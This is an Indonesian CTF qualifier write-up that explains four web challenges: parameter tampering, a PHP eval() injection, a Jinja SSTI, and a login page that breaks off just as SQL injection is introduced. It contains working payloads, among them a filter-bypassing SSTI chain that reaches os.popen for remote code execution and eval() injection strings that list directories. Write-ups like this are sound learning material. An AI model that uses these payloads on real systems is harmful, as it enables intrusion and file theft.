HANTU SIBER

WRITE-UP PENYISIHAN

Cybersecurity Hackathon 2022

“Why Sleep If You Can Pwn”

Nama Team : Hantu Siber


Anggota :

- **Alfido Osdie**
- **Nathanael Berliano**
- **Rayhan Ramdhany Hanaputra**

DAFTAR ISI


Web Exploitation

Temperer



Deskripsi

Diberikan sebuah website dengan fitur pembelian flag. Harga flag 1337 dengan saldo money 10




Analisis

Setelah melakukan Analisa kita dapat menyimpulkan bahwa pada website ini ktia dapat memanipulasi saldo money kita dengan metode parameter tampering. Parameter tampering adalah serangan memanipulasi parameter tertentu pada request tanpa otorisasi tertentu.

Solusi


Pertama, kita mencoba mengirimkan request dengan membeli flag

Kedua, kita intercept request menggunakan burpsuite




Pada hasil intercept terlihat terdapat parameter money yang dapat kita manipulasi

Ketiga, Kita manipulasi parameter money dengan angka yang mencukupi untuk membeli flag




Keempat, Kita forward request ke server

Flag akan muncul pada alert setelah mengirim request




FLAG = cyberwarriors{Parameter_Argument_was_Modified!}

PHP Sandbox




Deskripsi

Diberikan Sebuah Webiste dengan tampilan source code PHP website tersebut



Analisis


Setelah melakukan Analisa kita dapat melihat terdapat fungsi eval() pada website yang rentan untuk kita injeksi. Fungsi ini menerima inputan get dengan parameter “nama”.




Solusi

Ketika memasukan inputan, nilai variable nama akan di print secara plaintext di website. Karena fungsi eval() adalah mengavulasi string sebagai kode PHP. Setelah melakukan beberapa percobaan payload , dan membypass quot string. Didapatkan payload sebagai berikut : **%27;[command](%27[argument]%27);;//**

Lalu, dicoba menggunakan fungsi glob untuk melihat list direktori dengan payload : **%27;print_r(glob(%27/*%27));;//**




Ditemukan bahwa flag.txt berada di direktori root, sehingga kita bisa menggunakan fungsi highlight_file untuk melihat flagnya




Flag = cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}

Tamplate



Deskripsi

Disediakan sebuah website dengan tampilan seperti berikut :



Analisis

Melihat website dengan tampilan Hello,NULL menandakan bahwa website memiliki sebuah variable yang nantinya akan di tampilkan


setelah string hello. Dengan menganalisa challenge sebelumnya kita mengetahui bahwa website menerima inputan GET pada variable nama.

Dengan menganalisa judul Challenge yaitu Tamplate, dapat diasumsikan bahwa kerentanan pada website ini adalah Server Side Tamplate Injection (SSTI). Kita dapat mencoba payload sederhana untuk mengetes hal tersebut . payload = **{{7*7}}.**

Solusi


Terlihat bahwa payload yang kita injeksikan terefleksi dan sudah dapat dipastikan bahwa kerentanan website ini adalah SSTI. Kita bisa memanfaatkan kerentanan ini untuk mendapatkan RCE dengan Payload=

={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('COMMAND')|attr('read')()}}




FLAG = cyberwarriors{injecting_the_templates_and_got_so_far}

Grant Access



Deskripsi

Diberikan sebuah halaman Login, dan kita disuruh untuk membypass halaman tersebut dan mengekstrack flag.





Analisis

Dengan diberikannya halaman login kita bisa mencoba salah satu cara untuk membypass authentikasinya yaitu menggunakan SQL Injection

Solusi

